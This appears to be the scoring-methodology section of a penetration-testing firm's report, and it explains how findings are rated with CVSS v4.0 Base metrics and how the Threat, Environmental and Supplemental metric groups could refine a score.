TantoSec provides an assessment of the Base metric group only. This is due to the scope and nature of point-in-time penetration testing engagements. Base metrics allow vulnerabilities to be assessed based on their intrinsic qualities, without factoring in evolving threat intelligence or environment-specific factors and requirements.

TantoSec can incorporate metric groups other than the Base metric group on request for more detailed assessments. These metric groups are beyond the scope of this report.

CVSS v4.0 enables a score to be refined beyond the Base metrics. By contextually assessing a vulnerability against the Threat, Environmental and Supplemental metric groups, a score can be modified or supplemented to more accurately reflect a changing threat landscape or environment-specific factors.

To better reflect the true assessed risk of a finding, TantoSec may apply a modification multiplier to the CVSS Base Score. This is represented by prepending `T:<multiplier>/` to the CVSS vector string. This is used when context-specific factors, not captured by standard CVSS metrics, significantly alter the practical risk of a vulnerability.

Base Metric Group

The Base metric group represents the intrinsic properties of a vulnerability that remain consistent across time, regardless of environment. It includes Exploitability metrics which measure how easily a vulnerability can be exploited, and Impact metrics which describe the severity of the consequences if an adversary exploits the vulnerability.

CVSS v4.0 also distinguishes between impacts to the vulnerable system itself and subsequent system impacts that may occur beyond the initially compromised component. This distinction better reflects scenarios where a vulnerability in one component can lead to harmful outcomes in other systems.

Threat Metric Group

The Threat metric group examines factors such as the availability of exploit code and whether active exploitation has been observed in the wild. These metrics can lower the overall severity score based on current threat intelligence. Because penetration tests are point-in-time engagements with limited external threat visibility, TantoSec omits these metrics unless they are specifically requested.

Environmental Metric Group

The Environmental Metric Group accounts for aspects such as security controls and the criticality of affected systems in the target environment. By considering these factors, CVSS v4.0 allows organisations to tailor the Base Score to their specific context, producing severity ratings that more accurately reflect local risk. Because penetration tests provide limited insight into a client's ongoing operational environment, TantoSec does not include Environmental metrics unless given explicit guidance or context.


Supplemental Metric Group

The Supplemental Metric Group provides additional extrinsic characteristics such as safety considerations, automatable exploit potential, and recovery effort. While these metrics do not affect the numerical CVSS score, they offer extra clarity and context when determining a response. As with the Threat and Environmental metric groups, TantoSec does not provide Supplemental metric assessment unless requested.

Scoring

Metrics within the Base group are combined into a numerical Base Score ranging from 0.0 to 10.0. Threat and Environmental metrics may then be applied to refine this score if needed, and Supplemental metrics may be applied to provide additional information.

A CVSS v4.0 score corresponds to one of the following severity ratings:



The CVSS vector string, included with each finding, provides a concise textual representation of the values assigned to each metric. Entering a vector string into an online CVSS v4.0 calculator allows you to verify or further explore the details of a rating.

For more in-depth information on CVSS v4.0, including the Threat, Environmental and Supplemental metrics, refer to the official CVSS v4.0 resources provided by FIRST.

https://www.first.org/cvss/v4-0/

While CVSS v4.0 provides a widely recognised and structured framework for assessing vulnerability severity, it should not be used in isolation. Decision makers should consider organisational context, asset value, risk appetite and external threat intelligence alongside CVSS to determine the most appropriate response to an identified issue.

tantosec.com

Follow us: X | LinkedIn

>>>